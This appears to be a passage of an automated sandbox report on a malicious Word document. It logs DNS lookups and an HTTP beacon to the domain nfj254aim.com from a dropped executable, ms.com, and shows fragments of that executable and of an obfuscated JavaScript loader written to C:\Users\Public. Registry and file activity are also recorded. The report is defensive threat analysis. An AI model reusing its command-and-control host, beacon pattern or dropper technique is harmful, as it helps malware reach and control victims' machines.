Dec 3, 2020 10:12:42.401274920 CET	53	57084	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:43.279664993 CET	58823	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:43.315388918 CET	53	58823	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:44.258956909 CET	57568	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:44.285885096 CET	53	57568	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:46.834990025 CET	50540	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:46.862232924 CET	53	50540	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:48.029016018 CET	54366	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:48.055943966 CET	53	54366	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:48.889570951 CET	53034	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:48.916682005 CET	53	53034	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:49.686250925 CET	57762	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:49.713371992 CET	53	57762	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:54.746095896 CET	55435	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:54.773276091 CET	53	55435	8.8.8.8	192.168.2.3
Dec 3, 2020 10:12:55.001687050 CET	50713	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:12:55.045443058 CET	53	50713	8.8.8.8	192.168.2.3
Dec 3, 2020 10:13:10.023046017 CET	56132	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:13:10.050081968 CET	53	56132	8.8.8.8	192.168.2.3
Dec 3, 2020 10:13:15.319488049 CET	58987	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:13:15.356364965 CET	53	58987	8.8.8.8	192.168.2.3
Dec 3, 2020 10:13:45.000901937 CET	56579	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:13:45.027858973 CET	53	56579	8.8.8.8	192.168.2.3
Dec 3, 2020 10:13:46.729356050 CET	60633	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:13:46.756539106 CET	53	60633	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:12:14.652942896 CET	192.168.2.3	8.8.8.8	0xb1c0	Standard query (0)	nfj254aim.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:12:14.693248034 CET	8.8.8.8	192.168.2.3	0xb1c0	No error (0)	nfj254aim.com		104.28.6.227	A (IP address)	IN (0x0001)
Dec 3, 2020 10:12:14.693248034 CET	8.8.8.8	192.168.2.3	0xb1c0	No error (0)	nfj254aim.com		104.28.7.227	A (IP address)	IN (0x0001)
Dec 3, 2020 10:12:14.693248034 CET	8.8.8.8	192.168.2.3	0xb1c0	No error (0)	nfj254aim.com		172.67.164.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- nfj254aim.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49711	104.28.6.227	80	C:\Users\Public\ms.com


Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:12:14.774555922 CET	222	OUT	GET /analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUIr/IRD_7cnWmi/rwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&G_=Ro_LgyQulrPjxaAj&wixw=XYJCRUJhgYHPY&bkUOD=AXjbvUQDbTcWkz HTTP/1.1 Accept: */* Accept-Language: en-us Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: nfj254aim.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:12:15.259387970 CET	223	IN	HTTP/1.1 200 OK Date: Thu, 03 Dec 2020 09:12:15 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=db45345ad08a18f657e4a03edb0b079811606986734; expires=Sat, 02-Jan-21 09:12:14 GMT; path=/; domain=.nfj254aim.com; HttpOnly; SameSite=Lax X-Powered-By: PHP/7.2.34 CF-Cache-Status: DYNAMIC cf-request-id: 06c978b4c300004108a9184000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=H4niUpCS7%2BC208vQfiad1anE7NOXSNEYndum6HLdaELV%2FNuAJowlMmAjfBoiaJyI2IJmUbAyy30qCmG16MVq73eLeu8JV1tZ%2BMLPGCtd"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fbc2a346bd44108-PRG Content-Encoding: gzip Data Raw: 62 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 4c 8e 3f 0f 82 30 14 c4 f7 7e 8a 27 bb 3c 20 8c 2f 1d 14 88 24 88 c4 94 c1 11 6d 4d 49 90 22 2d fe f9 f6 06 58 5c ef ee 77 77 b4 49 4e 7b 71 a9 52 38 88 63 01 55 bd 2b f2 3d 78 5b c4 3c 15 19 62 22 92 d5 89 fc 00 31 2d 3d ce 48 bb 47 c7 49 ab 46 72 46 ae 75 9d e2 71 10 43 69 1c 64 66 ea 25 e1 2a 32 c2 25 44 57 23 bf 33 17 f2 bf 8c 0e 39 a3 81 0b ad 60 54 cf 49 59 a7 24 d4 e7 02 bc 8f 1d 6e 32 f2 e0 dd 58 e8 8d 83 fb 0c 80 e9 c1 e9 d6 82 55 e3 4b 8d 3e e1 30 0f 2c d5 84 cb 25 f6 03 00 00 ff ff 03 00 0c 45 8d 50 cd 00 00 00 0d 0a Data Ascii: baL?0~'< /$mMl"-X\wwIN{qR8cU+=x[<b"1-=HGIFrFuqCidf%*2%DW#39`TIY$n2XUK>0,%EP

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 1844 Parent PID: 792

General

Start time:	10:12:10
Start date:	03/12/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding

Imagebase:	0x1270000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	66AD977C	unknown
C:\users\public\ms.com	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	669E1A7F	unknown
C:\users\public\ms.html	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	669E1A7F	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D1F0E0D.jpeg	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	66A05805	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{530E58BB-187E-4C19-8B2C-85E6BFE40879}.tmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66A05805	unknown
C:\Users\user\AppData\Local\Temp\~DF7ADDC72BAF1D3A6D.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	66A05805	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF7ADDC72BAF1D3A6D.TMP	success or wait	1	66A05805	unknown
C:\Users\user\Desktop\~$cumenti 12.01.20.doc	success or wait	1	66A05805	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\ms.com	unknown	13312	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8c 71 2a 41 c8 10 44 12 c8 10 44 12 c8 10 44 12 c1 68 d7 12 cc 10 44 12 a7 74 47 13 ca 10 44 12 a7 74 40 13 dc 10 44 12 c8 10 45 12 93 10 44 12 a7 74 45 13 cd 10 44 12 a7 74 41 13 cb 10 44 12 a7 74 4d 13 c0 10 44 12 a7 74 bb 12 c9 10 44 12 a7 74 46 13 c9 10 44 12 52 69 63 68 c8 10 44 12 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 52 0b 2e 98 00 00 00 00 00 00 00 00 e0 00 02	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........q*A..D...D...D..h.... D..tG...D..t@...D...E...D..tE ...D..tA...D..tM...D..t....D..t F...D.Rich..D.........PE..L... R..............	success or wait	1	669E20B1	unknown
C:\Users\Public\ms.html	unknown	512	3c 68 74 6d 6c 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 3e 0d 0a 76 61 72 20 61 33 4d 51 77 34 20 3d 20 74 72 75 65 3b 0d 0a 76 61 72 20 61 33 79 61 4c 6f 20 3d 20 2d 34 37 39 30 39 3b 0d 0a 66 75 6e 63 74 69 6f 6e 20 64 65 63 6f 64 65 28 69 6e 70 75 74 29 0d 0a 7b 0d 0a 76 61 72 20 6b 65 79 73 74 72 20 3d 20 22 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 30 31 32 33 34 35 36 37 38 39 2b 2f 3d 22 3b 0d 0a 76 61 72 20 6f 75 74 70 75 74 20 3d 20 22 22 3b 0d 0a 76 61 72 20 63 68 72 31 2c 20 63 68 72 32 2c 20 63 68 72 33 3b 0d 0a 76 61 72 20 65 6e 63 31 2c 20 65 6e 63 32	<html>..<body>..<script language="javascr<wbr>ipt">..var a3MQw4 = true;..var a3yaLo = -47909;..function decode(input)..{..var keystr = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";..var output = "";..var chr1, chr2, chr3;..var enc1, enc2	success or wait	3	669E20B1	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D1F0E0D.jpeg	0	57258	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff e1 00 68 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 04 01 1a 00 05 00 00 00 01 00 00 00 3e 01 1b 00 05 00 00 00 01 00 00 00 46 01 28 00 03 00 00 00 01 00 02 00 00 01 31 00 02 00 00 00 12 00 00 00 4e 00 00 00 00 00 00 00 60 00 00 00 01 00 00 00 60 00 00 00 01 50 61 69 6e 74 2e 4e 45 54 20 76 33 2e 35 2e 31 31 00 ff db 00 43 00 02 01 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c ff db 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 08 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c 0c	......JFIF.....`.`.....hExif..MM.*................>...........F.(...........1.........N.......`.......`....Paint.NET v3.5.11....C...C..	success or wait	1	66A05805	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{530E58BB-187E-4C19-8B2C-85E6BFE40879}.tmp	unknown	2	08 00	..	success or wait	1	66A05805	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\mshta.exe	unknown	65024	success or wait	1	66A135F7	unknown
C:\Windows\SysWOW64\mshta.exe	unknown	65024	end of file	1	66A135F7	unknown
C:\Users\user\Desktop\documenti 12.01.20.doc	2119	294	success or wait	2	66A05805	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	66A18A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	66A18A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	66A18A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\21004	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	success or wait	1	66A05805	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\21004	21004	binary	04 00 00 00 34 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 68 00 61 00 72 00 64 00 7A 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 08 00 00 00 69 00 6D 00	success or wait	1	66A05805	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 01 00 00 00 00 00 00 00 C1 C4 68 E7 9F C9 D6 01 04 10 02 00 04 10 02 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00				
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	File Path	unicode	C:\Users\user\AppData\Local\Temp\imgs.htm	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Datetime	unicode	2020-12-03T10:12	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Position	unicode	1116594442 0	success or wait	1	66A05805	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\21004	21004	binary	04 00 00 00 34 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 68 00 61 00 72 00 64 00 7A 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 08 00 00 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 01 00 00 00 00 00 00 00 C1 C4 68 E7 9F C9 D6 01 04 10 02 00 04 10 02 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 34 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 68 00 61 00 72 00 64 00 7A 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 08 00 00 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 10 02 00 04 10 02 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	66A05805	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 